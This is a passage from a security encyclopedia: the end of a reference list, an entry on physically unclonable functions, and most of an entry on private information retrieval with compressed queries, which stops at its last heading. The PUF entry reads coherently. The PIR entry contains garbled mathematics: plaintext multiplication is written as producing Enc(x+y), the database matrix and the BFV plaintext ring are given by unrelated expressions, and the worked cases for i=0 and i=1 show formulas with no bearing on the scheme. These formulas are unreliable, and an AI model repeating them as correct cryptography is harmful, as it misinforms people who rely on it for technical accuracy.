Clarkson W, Weyrich T, Finkelstein A, Heninger N, Halderman JA, Felten EW (2009) Fingerprinting blank paper using commodity scanners. In: IEEE symposium on security and privacy (S&P 2009), Oakland, 17–20 May 2009. IEEE Computer Society, Berkeley, pp 301–314

Committee on Next-Generation Currency Design, Commission on Engineering and Technical Systems, National Research Council (1993) Counterfeit deterrent features for the next-generation currency design. Publication NMAB-472. The National Academies Press, Washington, DC

DeJean G, Kirovski D (2007) RF-DNA: radio-frequency certificates of authenticity. In: Paillier P, Verbauwhede I (eds) Cryptographic hardware and embedded systems – CHES 2007, Vienna, 10–13 Sept 2007. LNCS, vol 4727. Springer, Berlin, pp 346–363
[zbMATH]

Devadas S, Suh GE, Paral S, Sowell R, Ziola T, Khandelwal V (2008) Design and implementation of PUF-based "unclonable" RFID ICs for anti-counterfeiting and security applications. In: Proceedings of the IEEE international conference on RFID, Las Vegas, 16–17 Apr 2008, pp 58–64

Dodis Y, Reyzin M, Smith A (2004) Fuzzy extractors: how to generate strong keys from biometrics and other noisy data. In: Cachin C, Camenisch J (eds) Advances in cryptology – EUROCRYPT 2004. LNCS, vol 3027. Springer, Berlin, pp 523–540
[zbMATH]

Gassend B (Feb 2003) Physical random functions. Master's thesis, MIT Department of Electrical Engineering and Computer Science, Cambridge

Gassend B, Clarke D, van Dijk M, Devadas S (2002a) Controlled physical random functions. In: ACSAC '02: proceedings of the 18th annual computer security applications conference, Washington, DC. IEEE Computer Society, Los Alamitos, p 149
[zbMATH]

Gassend B, Clarke DE, van Dijk M, Devadas S (Nov 2002b) Silicon physical unknown functions. In: Atluri V (ed) ACM conference on computer and communications security – CCS 2002. ACM, New York, pp 148–160
[zbMATH]

Gassend B, Lim D, Clarke D, van Dijk M, Devadas S (2004) Identification and authentication of integrated circuits. Concurr Comput Pract Exp 16(11):1077–1098
[zbMATH]

Guajardo J, Kumar SS, Schrijen G-J, Tuyls P (2007a) FPGA intrinsic PUFs and their use for IP protection. In: Paillier P, Verbauwhede I (eds) Workshop on cryptographic hardware and embedded systems – CHES 2007, Vienna, 10–13 Sept 2007. LNCS, vol 4727. Springer, Berlin, pp 63–80
[zbMATH]

Guajardo J, Kumar SS, Schrijen G-J, Tuyls P (2007b) Physical unclonable functions and public key crypto for FPGA IP protection. In: Proceedings of the 2007 international conference on field programmable logic and applications – FPL 2007, Amsterdam, 27–30 Aug 2007. IEEE, Piscataway, pp 189–195
[zbMATH]

Guajardo J, Škorić B, Tuyls P, Kumar SS, Bel T, Blom AHM, Schrijen G-J (2009) Anti-counterfeiting, key distribution, and key storage in an ambient world via physical unclonable functions. Inf Syst Front 11(1): 19–41

Hammouri G, Sunar B (2008) PUF-HB: a tamper-resilient HB based authentication protocol. In: Bellovin SM, Gennaro R, Keromytis AD, Yung M (eds) Applied cryptography and network security, 6th international conference proceedings, ACNS 2008, New York, 3–6 Jun 2008. LNCS, vol 5037. Springer, Berlin, pp 346–365
[zbMATH]

Hammouri G, Öztürk E, Birand B, Sunar B (2008) Unclonable lightweight authentication scheme. In: Chen L, Dermot Ryan M, Wang G (eds) Information and communications security, 10th international conference proceedings, ICICS 2008, Birmingham, 20–22 Oct 2008. LNCS, vol 5308. Springer, Berlin, pp 33–48
[zbMATH]

Hammouri G, Dana A, Sunar B (2009) Cds have fingerprints too. In: Workshop on cryptographic hardware and embedded systems – CHES 2009, Lausanne. LNCS. Springer, Berlin, pp 348–362
[zbMATH]

Holcomb DE, Burleson WP, Fu K (July 2007) Initial SRAM state as a fingerprint and source of true random numbers for RFID tags. In: Proceedings of the conference on RFID security, Málaga

Juels A, Weis SA (2005) Authenticating pervasive devices with human protocols. In: Shoup V (ed) Advances in cryptology – CRYPTO 2005, Santa Barbara, 14–18 Aug 2005. LNCS, vol 3621. Springer, Berlin, pp 293–308
[zbMATH]

Kumar SS, Guajardo J, Maes R, Schrijen G-J, Tuyls P (2008) The butterfly PUF: protecting IP on every FPGA. In: Tehranipoor M, Plusquellic J (eds) IEEE international workshop on hardware-oriented security and trust proceedings, HOST 2008, Anaheim, 9 Jun 2008. IEEE Computer Society, Piscataway, pp 67–70

Kursawe K, Sadeghi A-R, Schellekens D, Škorić B, Tuyls P (2009) Reconfigurable physical unclonable functions–enabling technology for tamperresistant storage. In: IEEE international workshop on hardware-oriented security and trust proceedings, HOST 2009, 27 July 2009. IEEE Computer Society, Piscataway, pp 22–29

Lee JW, Lim D, Gassend B, Suh GE, van Dijk M, Devadas S (2004) A technique to build a secret key in integrated circuits for identification and authentication applications. In: IEEE symposium on VLSI circuits, Honolulu, 17–19 Jun 2004. IEEE, Piscataway, pp 176–179

Lim D (2004) Extracting secret keys from integrated circuits. Master's thesis, Massachusetts Institute of Technology, Cambridge

Lim D, Lee JW, Gassend B, Suh GE, van Dijk M, Devadas S (2005) Extracting secret keys from integrated circuits. IEEE Trans Very Large Scale Integr VLSI Syst 13(10):1200–1205

Linnartz J-P, Tuyls P (2003) New shielding functions to enhance privacy and prevent misuse of biometric templates. In: Kittler J, Nixon MS (eds) Audio-and video-based biometrie person authentication – AVBPA 2003, 9–11 Jun 2003. LNCS, vol 2688. Springer, Berlin, pp 393–402
[zbMATH]

Luby M, Rackoff C (1988) How to construct pseudorandom permutations from pseudorandom functions. SIAM J Comput 17(2):373–386

[MathSciNet][zbMATH]

Maes R, Verbauwhede I (2010) A discussion on the properties of physically unclonable functions. In: TRUST-2010 workshop on security hardware, Belgium

Maes R, Tuyls P, Verbauwhede I (Nov 2008) Intrinsic PUFs from flip-flops on reconfigurable devices. In: Third Benelux workshop on information and system security (WISSec 2008), Eindhoven

Majzoobi M, Koushanfar F, Potkonjak M (2009) Techniques for design and implementation of secure reconfigurable PUFs. ACM Trans Reconfigurable Technol Syst 2(1):1–33
[zbMATH]

Métois E, Yarin P, Salzman N, Smith JR (Mar 2002) Fiberfingerprint identification. In: AutoID'02 conference, Tarrytown

Pappu RS (Mar 2001) Physical one-way functions. PhD thesis, Massachusetts Institute of Technology, Cambridge

Pappu RS, Recht B, Taylor J, Gershenfeld N (2002) Physical one-way functions. Science 297(6):2026–2030
[zbMATH]

Simmons GJ (Oct 1991) Identification of data, devices, documents and individuals. In: Proceedings of 25th annual 1991 IEEE international Carnahan conference on security technology, Taipei, pp 197–218

Simpson E, Schaumont P (2006) Offline hardware/software authentication for reconfigurable platforms. In: Goubin L, Matsui M (eds) Cryptographic hardware and embedded systems – CHES 2006, Yokohama, 10–13 Oct 2006. LNCS, vol 4249. Springer, Berlin, pp 311–323
[zbMATH]

Škorić B, Tuyls P, Ophey W (2005) Robust key extraction from physical uncloneable functions. In: Ioannidis J, Keromytis AD, Yung M (eds) Applied cryptography and network security – ACNS 2005, New York, 7–10 Jun 2005. LNCS, vol 3531. Springer, Berlin, pp 407–422
[zbMATH]

Škorić B, Bel T, Blom AHM, de Jong BR, Kretschman H, Nellissen AJM (2008) Randomized resonators as uniquely identifiable anti-counterfeiting tags. Presented at the SECSI 2008 workshop, Berlin

Smith JR, Sutherland AV (1999) Micro-structure based indicia. In: Proceedings of AutoID'99, Summit, 28–29 Oct 1999

Su Y, Holleman J, Otis B (2007) A 1.6 pJ/bit 96% stable chip-ID generating cicuit using process variations. In: ISSCC '07: IEEE international solid-state circuits conference, Washington, DC. IEEE Computer Society, pp 406–408

Tuyls P, Batina L (2006) RFID-tags for anti-counterfeiting. In: Pointcheval D (ed) Topics in cryptology – CT-RSA 2006, San Jose, 13–17 Feb 2006. LNCS. Springer, Berlin
[zbMATH]

Tuyls P, Škorić B, Stallinga S, Akkermans AHM, Ophey W (2005) Information-theoretic security analysis of physical uncloneable functions. In: Patrick AS, Yung M (eds) Financial cryptography and data security – FC 2005, Roseau, 28 Feb–3 Mar 2005. LNCS, vol 3570. Springer, Berlin, pp 141–155 [zbMATH]

Tuyls P, Schrijen G-J, Škorić B, van Geloven J, Verhaegh N, Wolters R (2006) Read-proof hardware from protective coatings. In: Cryptographic hardware and embedded systems – CHES 2006, Yokohama, 10–13 Oct 2006. Lecture notes in computer science, vol 4249. Springer, Berlin, pp 369–383

Vijaywargi D, Lewis D, Kirovski D (2009) Optical DNA. In: Dingledine R, Golle P (eds) Financial cryptography and data security – FC 2009, Accra Beach, 23–26 Feb 2009. LNCS, vol 5628. Springer, Berlin, pp 222–229
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300697

Physical(ly) Unclonable Function (alternate spelling)

Physically Unclonable Function (PUF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300698

Physically Obfuscated Key or POK (variant)

Physically Unclonable Function (PUF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1706

Physically Unclonable Function (PUF)

Roel Maes[32, 33] ✉
(32) Intrinsic ID, Eindhoven, The Netherlands
(33) TU Eindhoven, Eindhoven, The Netherlands

✉ **Roel Maes**
Email: roel.maes@intrinsic-id.com
Email: r.maes@tue.nl

Synonyms

Physically obfuscated key or POK (variant); Physical one-way function (previously); Physical random function (previously); Physical(ly) unclonable function (alternate spelling); Silicon fingerprint (colloquially)

Definition

A PUF is a method for evaluating an object's *instance-specific*, *inherent*, and *physically unclonable* features:

- *Instance-specific*. The evaluated features are (to a high degree) reproducible yet unique for a specific instance of the object and can hence be used for identifying that instance.
- *Inherent*. The evaluated features are acquired by the object instance as part of its physical creation process (typically in an unintentional and/or uncontrollable manner).
- *Physically unclonable*. It is assumed or shown to be very difficult or infeasible to (ab)use the object's creation process for creating two or more instances with PUFs that evaluate to (almost) the same feature values.

It is reasonable to state that a PUF is to an object what a biometric (e.g., a fingerprint) is to a person. Colloquially, a PUF is hence also called an *object's fingerprint*, or, e.g., in case of a silicon chip, a *silicon fingerprint*.

Background

Practical methods for identifying objects and devices based on unique inherent features, equivalently to biometrics for humans, were proposed as early as the 1990s (see, e.g., Simmons 1991 and Tolk 1992). Pappu (2001) was the first to define such a method as a formalized security primitive, calling it a *physical one-way function*. Shortly after, Gassend et al. (2002) proposed a similar method for integrated circuits (IC) and defined it as a *physical random function*, but they also introduced the term *physical unclonable function* which remained in use. Whereas inherent IC identification methods were known before (see, e.g., Lofstrom et al. 2000), Gassend et al. (2002) were also the first to point out the full potential of silicon PUFs as integrated security primitives.

See, e.g., Maes (2013), for an extensive treatise of PUF constructions and properties.

Theory

PUF Design

The operation and the properties of a particular PUF are determined by its design, which should be identical for all of its instances. The design of a PUF comprises components both internal and external to the evaluated object. Some PUF designs are mostly external, e.g., a PUF which evaluates the microscopic fiber structure of paper objects with a high-resolution camera. Alternatively, a PUF design can be fully internal, e.g., most silicon-based PUFs solely consist of electronic components integrated directly on the silicon chip being evaluated. The advantage of external components in a PUF design is that they can be reused to evaluate many PUF instances. The advantages of a fully internal PUF design are that it is self-contained and that the PUF evaluation result is not disclosed externally and can be considered a secret. Fully internal silicon-based PUFs, also called *silicon PUFs*, are of particular interest since they can be conveniently combined with other digital security elements on the same chip.

PUF Challenges and Responses

The result of a PUF evaluation is called its *response*. If a PUF takes an external input which influences the response evaluation, that is called its corresponding *challenge*, and the combination of a challenge and its resulting response is called a *challenge-response pair* or *CRP* of the PUF. The overall relation between challenges and responses of a particular PUF instance is called its *CRP behavior*.

Strong and Weak PUFs, POKs

A *strong PUF* is a PUF which meets the following condition: after an adversary has had unrestricted access to a PUF instance for a certain time, he still cannot predict the PUF's response to a randomly chosen challenge with an accuracy significantly better than random guessing (Rührmair et al., 2010). This implies that a strong PUF should have a very large challenge space to prevent the adversary from learning all CRPs. Typically, the challenge space size of a strong PUF is exponential in one of its design parameters. In addition, the CRP behavior of the PUF should be non-learnable. If there is an underlying model to the CRP behavior which the adversary can learn from a limited set of CRP observations, he can use this learned model to accurately predict the response to any random challenge. Strong PUFs should have no obvious mathematical structure which can be derived from their design, and they should be resistant to machine learning attempts of their CRP behavior. The main advantage of strong PUFs is that they can be deployed in applications where their responses are publicly disclosed, since this hardly affects their unpredictability.

A PUF which does not meet the strong PUF condition is termed a *weak PUF*. A PUF with a small challenge space, e.g., linear in its design parameters, is by default a weak PUF. A weak PUF with only a single response (and hence without a meaningful challenge) is also called a *physically obfuscated key* or *POK*. Weak PUFs and POKs can still play an important role in security applications if they are deployed in such a way that their responses remain secret (Responses are treated as secret keys, hence the origin of the name *physically obfuscated key*).

PUF Quality Metrics

A number of metrics for evaluating the quality of a PUF design have been defined and standardized (ISO/IEC, 2022):

- *Reproducibility* expresses the extent to which a response on a given PUF instance can be accurately reproduced. Since PUF evaluations constitute physical measurements, they are subject to noise and exact reproducibility is typically not possible. If PUF responses are represented in a metric space, the (average) distance between repeatedly evaluated responses on the same PUF instance is called the PUF's *intra-distance*, which is the basic quality metric for reproducibility.
- *Uniqueness* expresses the difference between equivalent responses evaluated on distinct PUF instances. A PUF response is an evaluation of a unique physical feature, which should in general lead to a significantly different response value for each instance. The (average) distance between evaluated response values on different PUF instances is called the PUF's *inter-distance*, which is the basic quality metric for uniqueness.
- *Unpredictability* expresses the uncertainty an observer has about the response of a PUF evaluation which was not observed before. The unpredictability of a PUF response can be conditional on side information the observer has access to, e.g., evaluations of other responses on the same PUF instance, evaluations of the same response on other instances, or the result of a procedure applied on the unknown PUF response. Based on a stochastic model of the PUF behavior, unpredictability can be expressed in terms of *(conditional) entropy*.

Whereas these basic quality metrics are generic for any PUF design, whether or not they are of importance, and to which extent, depends on how the PUF is used in an application.

Applications

Constructions

Non-silicon PUFs

Non-silicon PUF(-like) constructions have been proposed based on (sub)microscopic material properties of regular physical objects, e.g., optical scattering particles (optical PUF), paper fibers (paper PUF), metal wires (RF DNA), or even quantum properties (quantum PUF). Evaluation methods consist of, e.g., optical inspection with cameras, measuring

scattering patterns under coherent lighting, or measuring radio-frequency effects in electromagnetic fields.

Silicon PUFs

Silicon PUFs which can be (digitally) integrated with other security primitives in an embedded security architecture are of particular interest. Silicon PUFs are based on the inherent variations in the properties of integrated circuit elements, as a result of unavoidable manufacturing variability. A large body of literature exists focusing on silicon PUF constructions. The most important categories are the following:

- *Delay-based PUFs*. Which are based on the random delay variability of identically designed circuits. Notable examples are the arbiter PUF (Lee et al., 2004) and the ring oscillator PUF (Gassend et al., 2002). Several variants and extensions of both exist.
- *Memory-based PUFs*. Which evaluate the random preference of digital memory cells based on bistable circuits. Notable examples are the SRAM PUF (Guajardo et al., 2007) and the butterfly PUF (Kumar et al., 2008). Again, several variants exist.

Use Cases

Identification

Since a PUF response is unique and reproducible, it can straightforwardly be used as an (unauthenticated) identifier for the object embedding the PUF. As reproducibility is seldomly perfect, a nonzero matching threshold on the PUF response value is generally required.

Authentication

A strong PUF can be used directly in a challenge-response-based entity authentication protocol. In a first, secure, registration phase, an authenticator queries a number of CRPs for each PUF instance. Later, in the authentication phase, the authenticator presents a PUF instance with an unused registered challenge and observes if the evaluated response matches the registered one (up to a matching threshold). Based on the overall response unpredictability of a strong PUF, this results in a straightforward (unilateral) authentication of the PUF instance. More advanced PUF-based

authentication schemes with additional properties have been proposed in literature, often combined with other security components.

Key Generation and Storage

A sufficiently unpredictable PUF response can be used as a seed to generate a strong cryptographic key, e.g., using a key derivation method. Because the PUF response is reproducible, the same key can be regenerated later by reevaluating the PUF, essentially resulting in a form of key storage without requiring conventional nonvolatile memory. However, in order to derive exactly the same key, this key regeneration phase needs to deal with the non-perfect reproducibility of the response. A proven method for doing this is using a fuzzy commitment scheme (Juels and Wattenberg, 1999), which generates some public side information known as helper data upon the first key generation, that is later used to perfectly regenerate the same key. Combined with a strong extractor as a key derivation method, this results in a fuzzy extractor (Dodis et al., 2004).

PUF-based key generation is particularly useful with silicon PUFs, since they can then be coupled with keyed cryptographic primitives embedded on the same chip. This combination opens the path to many more security applications using cryptography. Since a proper PUF-based key generation solution does not disclose the PUF response, they can also be securely constructed based on weak PUFs and POKs.

Open Problems and Future Directions

A number of high-quality weak PUF designs are known and used in practice. Ongoing research focuses mainly on optimizing their implementations in terms of cost, performance, security, and scalability and on their applications.

A long-term ongoing research direction is the design and analysis of strong (silicon) PUFs. Numerous strong PUF candidates have been proposed, only to be broken later by ever-improving modeling attacks, often deploying machine learning methods. The design of a truly strong silicon PUF, with proven security claims, either in theory or practice, is considered a difficult open problem.

Cross-References

Entropy Sources
Hardware Security in Cyber-Physical Systems
Key Generation Using Physical Properties of Wireless Communication

References

Dodis Y, Reyzin L, Smith A (2004) Fuzzy extractors: how to generate strong keys from biometrics and other noisy data. In: Advances in Cryptology–EUROCRYPT. Lecture Notes in Computer Science (LNCS), vol 3027. Springer, pp 523–540

Gassend B, Clarke D, van Dijk M, Devadas S (2002) Silicon physical random functions. In: Proceedings of the 9th ACM Conference on Computer and Communications Security, CCS '02, pp 148–160

Guajardo J, Kumar SS, Schrijen GJ, Tuyls P (2007) FPGA intrinsic PUFs and their use for IP protection. In: Cryptographic Hardware and Embedded Systems – CHES 2007. Springer, Berlin/Heidelberg, pp 63–80
[zbMATH]

ISO/IEC (2022) ISO/IEC 20897-2:2022 Information security, cybersecurity and privacy protection – physically unclonable functions – Part 2: test and evaluation methods. Technical report

Juels A, Wattenberg M (1999) A fuzzy commitment scheme. In: Proceedings of the 6th ACM Conference on Computer and Communications Security, CCS '99. Association for Computing Machinery, New York, pp 28–36
[zbMATH]

Kumar S, Guajardo J, Maes R, Schrijen GJ, Tuyls P (2008) Extended abstract: the butterfly PUF protecting IP on every FPGA. In: 2008 IEEE International Workshop on Hardware-Oriented Security and Trust. IEEE, pp 67–70

Lee JW, Lim D, Gassend B, Suh GE, van Dijk M, Devadas S (2004) A technique to build a secret key in integrated circuits for identification and authentication application. In: Symposium on VLSI Circuits – VLSIC 2004, pp 176–159
[zbMATH]

Lofstrom K, Daasch W, Taylor D (2000) IC identification circuit using device mismatch. In: 2000 IEEE International Solid-State Circuits Conference, pp 372–373

Maes R (2013) Physically unclonable functions: constructions, properties and applications. Springer Publishing Company, Springer Berlin, Heidelberg, Incorporated
[zbMATH]

Pappu RS (2001) Physical One-Way Functions. PhD thesis, Massachusetts Institute of Technology (MIT), Cambridge, MA

Rührmair U, Busch H, Katzenbeisser S (2010) Strong PUFs: models, constructions, and security proofs. Springer, Berlin/Heidelberg, pp 79–96
[zbMATH]

Simmons G (1991) Identification of data, devices, documents and individuals. In: IEEE International Carnahan Conference on Security Technology – ICCST 1991, pp 197–218
[zbMATH]

Tolk K (1992) Reflective particle technology for identification of critical components. Technical report, SAND-92-1676C, Sandia National Labs, Albuquerque

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1792

PIR with Compressed Queries

Sebastian Angel[34, 35] ✉
(34) University of Pennsylvania, Philadelphia, USA
(35) Microsoft Research, Redmond, USA

✉ **Sebastian Angel**
Email: sebastian.angel@cis.upenn.edu
Email: sangel@microsoft.com

Synonyms

Private information retrieval

Definitions

A single-server private information retrieval (PIR) protocol enables a client to retrieve an element from a remote database server without revealing to the server which element was fetched (assuming the server is computationally bounded). A common way to build computationally efficient single-server PIR is to use an *additively homomorphic cryptosystem* in which Enc $(pk, x) \cdot$Enc $(pk, y) =$ Enc $(pk, x + y)$ and $\cdot$ is some operation performed on the ciphertexts. Such a cryptosystem also supports multiplication by a plaintext $(y \cdot$Enc $(pk, x) =$ Enc $(pk, x + y))$. The key idea is to use the above two operations to compute the dot product between a vector of ciphertexts where every entry is an encryption of 0 except for the entry at the index desired by the client which is an encryption of 1, and the plaintext database. The result is an encryption of the element requested by the client. The goal of PIR with compressed queries is to allow the client to represent the entire query vector as a single ciphertext (saving

communication costs) and then to allow the server to extract the query vector from this compressed representation without learning anything in the process.

Background

The above dot-product-based single-server PIR scheme was originally proposed by Stern (1998). We now discuss the details of the scheme, some of its drawbacks, and how to overcome them. Suppose the server has a PIR database D with n elements. The server first represents these elements in some appropriate space (e.g., as large integers). Then, a client wishing to retrieve the i-th entry generates an encryption and decryption key pair (pk, sk) for an additively homomorphic cryptosystem such as Paillier (1999) (if we use a symmetric cryptosystem, then the keys are the same). The client then creates a vector Q of n ciphertexts such that $Q[i] = Enc(pk, 1)$, and for all $j \in [1, n]$ and $j \neq i$, $Q[j] = Enc(pk, 0)$. Q is essentially an indicator vector (sometimes known as a "one hot" vector) that describes which entry (i) the client is interested in. The client then sends Q to the server.

Notice that the query Q consists of n semantically secure ciphertexts so the server cannot learn any information about which element is queried from Q. Yet, the server is able to respond to the client as follows. The server computes, for all $j \in [1, n]$, $A[j] = D[j] \cdot Q[j]$, which is a plaintext ($D[j]$) by ciphertext ($Q[j]$) multiplication, and the resulting entry in A is a ciphertext. (Additively homomorphic cryptosystems usually support multiplication by a plaintext as well. For example, if the plaintext is an integer, then $3 \cdot \text{Enc}(pk, 4) = \text{Enc}(pk, 4) + \text{Enc}(pk, 4) + \text{Enc}(pk, 4)$, so it can be trivially achieved with homomorphic additions.) The server then adds up all of the entries in A by leveraging the additive homomorphism, to obtain a final result r, which is a single ciphertext that encrypts the requested element. That is, $r = \text{Enc}(pk, D[i])$. This result is sent to the client who can obtain $D[i] = \text{Dec}(sk, r)$.

We now discuss how to address some obvious issues with this approach.

Large Elements

When the elements in the database are very large, it is not feasible to compute the plaintext-ciphertext multiplication as the ciphertext cannot encrypt such a large value. Instead, we can treat the database D not as a

vector but rather a matrix of n rows and k columns, where each column in this matrix is a different chunk of the element. Then, the server performs the dot product of Q with each of the columns of the matrix D independently. The result is a vector R with k elements, each of which is an encryption of the desired chunk. It is then up to the client to decrypt each of the k chunks separately and put them together to recover the large element.

Sublinear Communication

One of the most glaring issues with the presented protocol is that the size of the query is asymptotically as large as the database (since the query contains n ciphertexts). Such high costs are unacceptable; indeed, they violate the non-trivially property required of PIR protocols. Stern (1998) proposes a solution to this issue. For simplicity let us assume that the database elements are small so each element can fit into a single ciphertext (hence D is just a vector); if elements are large, we can apply the transformation described above, but it will add one *more* dimension to the technique we describe next.

Stern's proposal is instead of structuring the database D as an n-entry vector (where each entry is an element), the server structures the database as an $r_j, x_j \in \mathbb{Z}_p$ matrix: each cell in D is a different element. Suppose the client is interested in the element at row r and column c. The client sends 2 query vectors, Q_{row} and Q_{col}, each of size $\sqrt{n}$. The vector Q_{row} has the encryption of 1 at position r, while Q_{col} has the encryption of 1 at position c. The server, upon receiving Q_{row} and Q_{col}, computes the following matrix-vector product: $A_c = M \cdot v_{\text{col}}$, where each multiplication is between a plaintext and ciphertexts, and additions are on ciphertexts. Observe that A_c is a vector containing the encryptions of the entries in column c of D.

The server then computes a dot product between A_c and Q_{row}. There is, however, one technical challenge: each entry in A_c is a ciphertext, so it is too big to fit inside another ciphertext. This is because ciphertexts are randomized so the ciphertext space must necessarily be larger than the plaintext space (so that more than a single ciphertext can exist for a given plaintext). We call the ratio between the size of a ciphertext and the size of the largest plaintext that it can encrypt the cryptosystem's *expansion factor*, and denote it as F. In other words, to encrypt a ciphertext c, one first needs

to split *c* into *F* chunks, c_1, …, c_F, and then encrypt each of the *F* chunks separately, obtaining Enc (*pk*, *c*1), …Enc (*pk*, c_F).

Consequently, to compute the dot product between A_c and Q_{row}, the server splits elements in A_c into *F* chunks, so A_c can be thought of as a matrix with $\sqrt{n}$ rows and *F* columns. The server can now repeat the process as before on the transpose of this matrix: it computes $A_c^T \cdot Q_{\text{row}}$, to yield a vector of *F* ciphertexts, which it sends to the client. The client then decrypts all *F* ciphertexts using its decryption key *sk* and combines the result to obtain Enc (*pk*, *D*[*r*, *c*]). The client then performs another round of decryption, this time to decrypt Enc (*D*[*r*, *c*]) and obtain *D*[*r*, *c*]—which is the desired element. This scheme generalizes by structuring the database as a *d*-dimensional hyperrectangle and having the client send *d* query vectors of size $\sqrt{n}$. The server then returns F^{d-1} ciphertexts as the response.

This approach reduces the size of the query but increases the size of the response. The client sends as the query 2 vectors with $\sqrt{n}$ ciphertexts rather than a single vector with *n* ciphertexts. It then receives *F* ciphertexts as a response, instead of a single ciphertext. Overall, however, total communication costs become sublinear in *n*.

High Computation Costs

Despite the relative simplicity of this scheme, one of the major issues is that the computational costs are very high, owing the expense of performing homomorphic operations with cryptosystems defined over very large integers or over elliptic curves. However, in the last decade the development of *lattice-based* cryptosystems has completely changed this state of affairs (we briefly discuss these cryptosystems in the next section). For example, Aguilar-Melchor et al. (2016) observe that lattice-based cryptosystems have the advantage that additive homomorphisms usually require adding vectors that have small integers that fit within 64-bit registers, and can therefore be done very efficiently in today's processors. Moreover, they also show that one can preprocess the database with the number theoretic transform (NTT) so that plaintext-ciphertext multiplications become affordable as well.

Compressing Queries

The above protocol has many desirable features: (1) it has sublinear communication; (2) the dot product is relatively efficient (to the extent that PIR can be efficient given its computational linear lower bound); (3) the protocol is relatively simple. However, we ask whether it is possible to reduce communication costs even further by compressing the queries. At a high level, we would like for the client to send one ciphertext containing an encryption of its desired index *i* to the server, and for the server to then inexpensively evaluate some function called *Expand* on the single ciphertext that generates the query vector (where the i^{th} ciphertext encrypts 1 and others encrypt 0). The server can then use this query vector to execute Stern's protocol as before. We describe a realization of this idea first introduced by Angel et al. (2018).

Brakerski-Fan-Vercauteren FHE Cryptosystem (BFV)

To understand how and why query compression works, we first need a little background on the homomorphic cryptosystem introduced by Fan and Vercauteren (2012). In BFV, plaintexts are polynomials of degree at most *N* with integer coefficients modulo *t*. Specifically, the polynomials are from the quotient ring $\sigma_p \leftarrow \mu(m)^{d_p} \bmod p$, where *N* is a power of 2, and *t* is the *plaintext modulus* that determines how much data can be packed into a single BFV plaintext. The way to think about these plaintexts is that if you have some data in the database, you must first encode that data into a polynomial. The most straightforward way to do that is to take the first $\log q$ bits of the data item and use them as the first coefficient in the polynomial, the next $\log q$ bits of the data item as the second coefficient in the polynomial, etc. Ciphertexts in BFV are also polynomials (of a different ring), but we will keep ciphertexts abstract since their structure is not important for understanding the high level idea of compressing queries.

BFV supports the standard operations of a cryptosystem such as key generation, encryption, and decryption. It also supports other operations. The ones we care about are:

- *Addition*. Given ciphertexts c_1 and c_2, which encrypt BFV plaintexts $p_1(x)$, $p_2(x)$, the operation $c_1 + c_2$ results in a ciphertext that encrypts their sum, $p_1(x) + p_2(x)$.

- *Plaintext multiplication*. Given a ciphertext c that encrypts $p_1(x)$, and given a plaintext $p_2(x)$, the operation $p_2(x) \cdot c$ results in a ciphertext that encrypts $p_1(x) \cdot p_2(x)$.
- *Substitution*. Given a ciphertext c that encrypts plaintext $p(x)$ and an odd integer k, the operation $\mathsf{Sub}(c, k)$ returns an encryption of $p(x^k)$. For instance if c encrypts $p(x) = 7 + x^2 + 2x^3$, then $\mathsf{Sub}(c, 3)$ returns an encryption of $p(x^3) = 7 + (x^3)^2 + 2(x^3)^3 = 7 + x^6 + 2x^9$.

Encoding the Index

A client who wishes to retrieve the i^{th} element from the server's database generates an FV plaintext that encodes this index. The client does so by representing $i \in [0, n-1]$ as the monomial $x^i \in R_t$. The client then encrypts this plaintext to obtain $query = \text{Enc}(pk, x^i)$, which is then sent to the server.

Expanding Queries Obliviously

To explain how the server expands $query = \text{Enc}(x^i)$ into a vector of n ciphertexts where the i^{th} ciphertext is Enc (pk, 1) and all other are Enc (pk, 0), we will give a description for the simple case where the database has 2 elements ($n = 2$). This description is generalized by Angel et al. (2018) to arbitrary values of n.

Recall that the server receives $query = \text{Enc}(pk, x^i)$, with $i \in \{0, 1\}$ (since $n = 2$) as the client's query. The server can expand $query$ into two ciphertexts by computing $c_0 = query$ and $c_1 = query \cdot x^{-1}$. Observe that the value of these two ciphertexts is as follows.

If $i = 0$:

$$\mathcal{E}_N(\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t) = \{\boldsymbol{y} \in \mathcal{Q}^n | y_i \in \{x_{1i}, \ldots, x_{ti}\}, \forall i\}.$$

Otherwise, if $i = 1$:

$$\binom{x}{n} = \binom{x}{p_1}^{a_1} \binom{x}{p_2}^{a_2} \cdots \binom{x}{p_k}^{a_k}.$$

The server computes $c'_j = c_j + \mathsf{Sub}(c_j, N + 1)$ for $j \in \{0, 1\}$. Since operations in R_t are defined modulo $x^N + 1$, a substitution with $N + 1$

transforms the plaintext encrypted by c_0 and c_1 from $p(x)$ to $p(-x)$.(Observe that $x^N + 1 \equiv 0 \pmod{x^N + 1}$ and $x^{N+1} \equiv -x \pmod{x^N + 1}$.) Specifically, we have the following.

If $i = 0$:

$$\begin{aligned} c'_0 &= \text{Enc}\ (pk, 1) + \text{Enc}\ (pk, 1) = \text{Enc}\ (pk, 2) \\ c'_1 &= \text{Enc}\ (pk, x^{-1}) + \text{Enc}\ (pk, -x^{-1}) \\ &= \text{Enc}\ (pk, 0) \end{aligned}$$

Otherwise, if $i = 1$:

$$\begin{aligned} c'_0 &= \text{Enc}\ (pk, x) + \text{Enc}\ (pk, -x) = \text{Enc}\ (pk, 0) \\ c'_1 &= \text{Enc}\ (pk, 1) + \text{Enc}\ (pk, 1) = \text{Enc}\ (pk, 2) \end{aligned}$$

Finally, assuming t is odd, we can compute the multiplicative inverse of 2 in $\mathcal{E}_k$, say α, encode it as the monomial $\alpha \in R_t$, and compute $o_j = \alpha \cdot c'_j$. It is the case that o_0 and o_1 contain the desired output of Expand: o_i encrypts 1, and o_{1-i} encrypts 0.

Optimizations

This protocol composes trivially with the other optimizations discussed earlier. If the server represents the database as a d-dimensional hyperrectangle, the client can send d compressed queries, one for each dimension of the hyperrectangle. For example, when $d = 2$ the client sends the compressed query for the index of the desired row, and the desired column. The server can then expand each of the compressed queries, and then perform Stern's protocol as before.

Future Directions

